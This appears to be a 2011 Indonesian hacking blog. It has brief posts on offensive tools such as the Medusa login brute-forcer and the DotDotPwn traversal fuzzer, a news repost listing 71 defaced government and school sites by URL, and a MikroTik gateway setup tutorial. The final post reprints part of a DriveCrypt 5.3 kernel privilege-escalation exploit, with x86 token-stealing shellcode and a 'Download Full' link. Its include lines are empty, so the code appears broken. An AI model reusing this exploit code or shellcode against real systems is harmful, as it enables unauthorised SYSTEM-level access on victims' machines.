adhitprofits

adhitprofits
get more money

Senin, 03 Januari 2011

DotDotPwn

It's a very flexible intelligent fuzzer to discover traversal directory vulnerabilities in software such as Web/FTP/TFTP servers, Web platforms such as CMSs, ERPs, Blogs, etc. Also, it has a protocol-independent module to send the desired payload to the host and port specified. On the other hand, it also could be used in a scripting way using the STDOUT module.
It's written in perl programming language and can be run either under *NIX or Windows platforms. Fuzzing modules supported in this version:


Blackbuntu

Blackbuntu is distribution for penetration testing which was specially designed for security training students and practitioners of information security.

Blackbuntu is penetration testing distribution with GNOME Desktop Environment. It's currently being built using the Ubuntu 10.10 and work on reference Back|Track. It's created as a hobby.

Medusa

Medusa Parallel Network Login Auditor
Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The goal is to support as many services which allow remote authentication as possible. The author considers following items as some of the key features of this application:
Thread-based parallel testing. Brute-force testing can be performed against multiple hosts, users or passwords concurrently.
Flexible user input. Target information (host/user/password) can be specified in a variety of ways. For example, each item can be either a single entry or a file containing multiple entries. Additionally, a combination file format allows the user to refine their target listing.
Modular design. Each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

Minggu, 02 Januari 2011

Ostinato

Ostinato Live converts any PC to a dedicated network packet traffic generator. It runs the open source cross platform packet traffic generator � Ostinato.
Ostinato is a network packet and traffic generator and analyzer with a friendly GUI. It aims to be �Wireshark in Reverse� and thus become complementary to Wireshark. It features custom packet crafting with editing of any field for several protocols: Ethernet, 802.3, LLC SNAP, VLAN (with Q-in-Q), ARP, IPv4, IPv6, IP-in-IP a.k.a IP Tunneling, TCP, UDP, ICMP,HTTP, SIP, RTSP, NNTP, etc. It is useful for both functional and performance testing.

71 Website Indonesia dikerjai 'Hacker'


KOMPAS.com - Menjelang peringatan kemerdekaan ke-65 Republik Indonesia, hacker atau peretas dari Indonesia justru bikin ulah di puluhan situs yang mayoritas milik lembaga resmi di Indonesia. Mereka meninggalkan pesan begini, "DIRGAHAYU INDONESIA TANAH AIR PUSAKA JAYALAH BANGSAKU, JAYALAH NEGERIKU..MERDEKA!!"

Aksi itu dimotori peretas yang menyebut diri Aria Killnine a.k.a arianom, pendiri komunitas KiLL-9 CrEw dengan situsnya di Www.KiLL-9.Tk.

Daftar situs yang diretas terlihat di bawah nanti. Tetapi, mengapa pula justru menyerang situs milik anak bangsa sendiri?
Kompasianer Rakhjib Martapianur memberitahu, "Mereka tidak melakukan perusakan terhadap site-site tersebut. Mereka hanya menitipkan file, sekaligus mengingatkan para admin site tersebut bahwa site yang mereka kelola rentan terhadap serangan oleh hacker-hacker luar Indonesia."

Rakhjib Martapianur mengakui, informasi itu diketahuinya dari temannya yang bergelut di dunia hacking. Dan, inilah daftar situs yang dititipi pesan-pesan dari peretas itu:

1. http://semestaberjaya.com/indonesiaku.php
2. http://fs.uns.ac.id/indonesia.php
3. http://unj.ac.id/indonesia.php
4. http://www.unand.ac.id/foto/indonesia.htm
5. http://el82itb.org/indonesia.htm
6. http://unhalu.ac.id/staff/indonesia.htm
7. http://www.adhiguna.ac.id/indonesia.htm
8. http://www.stikes-insan-seagung.ac.id/indonesia.htm
9. http://www.himsya.ac.id/indonesia.htm
10. http://www.poltekpos.ac.id/indonesia.htm
11. http://informatika.uin-malang.ac.id/COPYRIGHT.php
12. http://www.mar-eng.its.ac.id/ina/akademik/admin/foto_berita/indonesia.htm
13. http://kaltimprov.go.id/indonesia.php
14. http://pengadilan.net/indonesia.php
15. http://bkp.deptan.go.id/indonesia.htm
16. http://kemenegpora.go.id/merdeka.html
17. http://sifa.kemenegpora.go.id/merdeka.html
18. http://www.lsf.go.id/merdeka.html
19. http://pekalongankota.go.id/merdeka.html
20. http://bpphp1.dephut.go.id/merdeka.html
21. http://bpphp2.dephut.go.id/merdeka.html
22. http://bpphp3.dephut.go.id/merdeka.html
23. http://bpphp4.dephut.go.id/merdeka.html
24. http://bpphp5.dephut.go.id/merdeka.html
25. http://bpphp6.dephut.go.id/merdeka.html
26. http://bpphp8.dephut.go.id/merdeka.html
27. http://bpphp9.dephut.go.id/merdeka.html
28. http://bpphp10.dephut.go.id/merdeka.html
29. http://manmajenang.sch.id/files/indonesia.php
30. http://spma-samarinda.sch.id/indonesia.htm
31. http://smkn1kalasan.sch.id/merdeka.html
32. http://smkn1madiun.sch.id/merdeka.html
33. http://robbirodliyya.sch.id/merdeka.html
34. http://smkypesampang.sch.id/merdeka.html
35. http://www.smpn3kpj.sch.id/merdeka.html
36. http://www.majesa.sch.id/merdeka.html
37. http://smkypkpwk.sch.id/merdeka.html
38. http://smpn5cirebon.sch.id/merdeka.html
39. http://smpn2balen.sch.id/merdeka.html
40. http://smpn1oku.sch.id/merdeka.html
41. http://smkn6palembang.sch.id/merdeka.html
42. http://smpn4gm.sch.id/merdeka.html
43. http://smpn5lht.sch.id/merdeka.html
44. http://manhokut.sch.id/merdeka.html
45. http://mtsdarussalampkp.sch.id/merdeka.html
46. http://smkn1barru.sch.id/merdeka.html
47. http://sman3bantul.sch.id/merdeka.html
48. http://sman1cepu.sch.id/merdeka.html
49. http://smpn1piyungan-btl.sch.id/merdeka.html
50. http://www.smansa-mjl.sch.id/merdeka.html
51. http://smp1pra-bws.sch.id/merdeka.html
52. http://smpn13bdg.sch.id/merdeka.html
53. http://smpn1panumbangan.sch.id/merdeka.html
54. http://smpmuh-ckn.sch.id/merdeka.html
55. http://smkkpbe-bdg.sch.id/merdeka.html
56. http://sditalamysubang.sch.id/merdeka.html
57. http://sdnbjs2bdg.sch.id/merdeka.html
58. http://www.smaplusbanyuasin.sch.id/merdeka.html
59. http://www.smkn1samarinda.com/merdeka.html
60. http://akademik.sma-alirsyad-clp.sch.id/merdeka.html
61. http://sma-alirsyad-clp.sch.id/merdeka.html
62. http://www.majesa.sch.id/merdeka.html
63. http://www.bellarminus-bks.sch.id/merdeka.html
64. http://sman2-wng.sch.id/merdeka.html
65. http://www.sma1pekalongan.sch.id/merdeka.html
66. http://kimomibutik.com/admin/foto_berita/indonesia.htm
67. http://www.smart-v-indonesia.com/indonesia.php
68. http://kabar-kini.com/indonesia.htm
69. http://semestaberjaya.com/indonesia.php
70. http://tikjo.my-php.net/indonesia.php
71. http://www.pusatk3hiperkes.com/indonesia.htm

Sabtu, 01 Januari 2011

Install Mikrotik Sebagai Gateway

Langkah-langkah berikut adalah dasar-dasar setup mikrotik yang dikonfigurasikan untuk jaringan sederhana sebagai gateway server.

1. Langkah pertama adalah install Mikrotik RouterOS pada PC


2. Login Pada Mikrotik Routers melalui console :
MikroTik v2.9.7
Login: admin
Password: (kosongkan)

Sampai langkah ini kita sudah bisa masuk pada mesin Mikrotik. User default adalah admin
dan tanpa password, tinggal ketik admin kemudian tekan tombol enter.

3. Untuk keamanan ganti password default
[admin@Mikrotik] > password
old password: *****
new password: *****
retype new password: *****
[admin@ Mikrotik]] >

4. Mengganti nama Mikrotik Router, pada langkah ini nama server akan diganti menjadi �killnine� (nama ini bebas terserah kalau mau diganti)
[admin@Mikrotik] > system identity set name=killnine
[admin@killnine] >

5. Melihat interface pada Mikrotik Router
[admin@killnine] > interface print
Flags: X � disabled, D � dynamic, R � running
# NAME TYPE RX-RATE TX-RATE MTU
0 R ether1 ether 0 0 1500
1 R ether2 ether 0 0 1500
[admin@killnine] >

6. Memberikan IP address pada interface Mikrotik. Misalkan ether1 akan kita gunakan untuk koneksi ke Internet dengan IP 192.168.0.1 dan ether2 akan kita gunakan untuk network local kita dengan IP 192.168.0.254

[admin@killnine] > ip address add address=192.168.0.1
netmask=255.255.255.0 interface=ether1
[admin@killnine] > ip address add address=192.168.0.254
netmask=255.255.255.0 interface=ether2

7. Melihat konfigurasi IP address yang sudah kita berikan
[admin@killnine] >ip address print
Flags: X � disabled, I � invalid, D � dynamic
# ADDRESS NETWORK BROADCAST INTERFACE
0 192.168.0.1/24 192.168.0.0 192.168.0.63 ether1
1 192.168.0.254/24 192.168.0.0 192.168.0.255 ether2
[admin@killnine] >

8. Memberikan default Gateway, diasumsikan gateway untuk koneksi internet adalah 192.168.1.1
[admin@killnine] > /ip route add gateway=192.168.1.1


9. Melihat Tabel routing pada Mikrotik Routers
[admin@killnine] > ip route print
Flags: X � disabled, A � active, D � dynamic,
C � connect, S � static, r � rip, b � bgp, o � ospf
# DST-ADDRESS PREFSRC G GATEWAY DISTANCE INTERFACE
0 ADC 192.168.0.0/24 192.168.0.254 ether2
1 ADC 192.168.0.0/24 192.168.0.1 ether1
2 A S 0.0.0.0/0 r 192.168.1.1 ether1
[admin@killnine] >

10. Tes Ping ke Gateway untuk memastikan konfigurasi sudah benar
[admin@killnine] > ping 192.168.1.1
192.168.1.1 64 byte ping: ttl=64 time<1>
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 0/0.0/0 ms
[admin@killnine] >

11. Setup DNS pada Mikrotik Routers
[admin@killnine] > ip dns set primary-dns=202.134.0.155 allow-remoterequests=no
[admin@killnine] > ip dns set secondary-dns=202.134.1.10 allow-remoterequests=no

12. Melihat konfigurasi DNS
[admin@killnine] > ip dns print
primary-dns: 202.134.0.155
secondary-dns: 202.134.1.10
allow-remote-requests: no
cache-size: 2048KiB
cache-max-ttl: 1w
cache-used: 16KiB
[admin@killnine] >

13. Tes untuk akses domain, misalnya dengan ping nama domain
[admin@killnine] > ping yahoo.com
216.109.112.135 64 byte ping: ttl=48 time=250 ms
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 571/571.0/571 ms
[admin@killnine] >

Jika sudah berhasil reply berarti seting DNS sudah benar.

14. Setup Masquerading, Jika Mikrotik akan kita pergunakan sebagai gateway server maka agar client computer pada network dapat terkoneksi ke internet perlu kita masquerading.
[admin@killnine]> ip firewall nat add action=masquerade outinterface=
ether1 chain:srcnat
[admin@killnine] >

15. Melihat konfigurasi Masquerading
[admin@killnine]>ip firewall nat print
Flags: X � disabled, I � invalid, D � dynamic
0 chain=srcnat out-interface=ether1 action=masquerade
[admin@XAVIERO] >

Setelah langkah ini bisa dilakukan pemeriksaan untuk koneksi dari jaringan local. Dan jika berhasil berarti kita sudah berhasil melakukan instalasi Mikrotik Router sebagai Gateway server.

DriveCrypt 5.3 Local Kernel ring

/* drivecrypt-dcr.c

*
* Copyright (c) 2009 by
*
* DriveCrypt <= 5.3 local kernel ring0 SYSTEM exploit
* by mu-b - Sun 16 Aug 2009
*
* - Tested on: DCR.sys
*
* Compile: MinGW + -lntdll
*
* - Private Source Code -DO NOT DISTRIBUTE -
* http://www.digit-labs.org/ -- Digit-Labs 2009!@$!
*/

#include
#include

#include
#include

#define DCR_IOCTL 0x00073800

static unsigned char win32_fixup[] =
"\x89\xe5"
"\x81\xc5\xb4\x0c\x00\x00";

/* Win2k3 SP1/2 - kernel EPROCESS token switcher
* by mu-b
*/
static unsigned char win2k3_ring0_shell[] =
/* _ring0 */
"\xb8\x24\xf1\xdf\xff"
"\x8b\x00"
"\x8b\xb0\x18\x02\x00\x00"
"\x89\xf0"
/* _sys_eprocess_loop */
"\x8b\x98\x94\x00\x00\x00"
"\x81\xfb\x04\x00\x00\x00"
"\x74\x11"
"\x8b\x80\x9c\x00\x00\x00"
"\x2d\x98\x00\x00\x00"
"\x39\xf0"
"\x75\xe3"
"\xeb\x21"
/* _sys_eprocess_found */
"\x89\xc1"
"\x89\xf0"

/* _cmd_eprocess_loop */
"\x8b\x98\x94\x00\x00\x00"
"\x81\xfb\x00\x00\x00\x00"
"\x74\x10"
"\x8b\x80\x9c\x00\x00\x00"
"\x2d\x98\x00\x00\x00"
"\x39\xf0"
"\x75\xe3"
/* _not_found */
"\xcc"
/* _cmd_eprocess_found
* _ring0_end */

Download Full

by : admin blakblakans.blogspot.com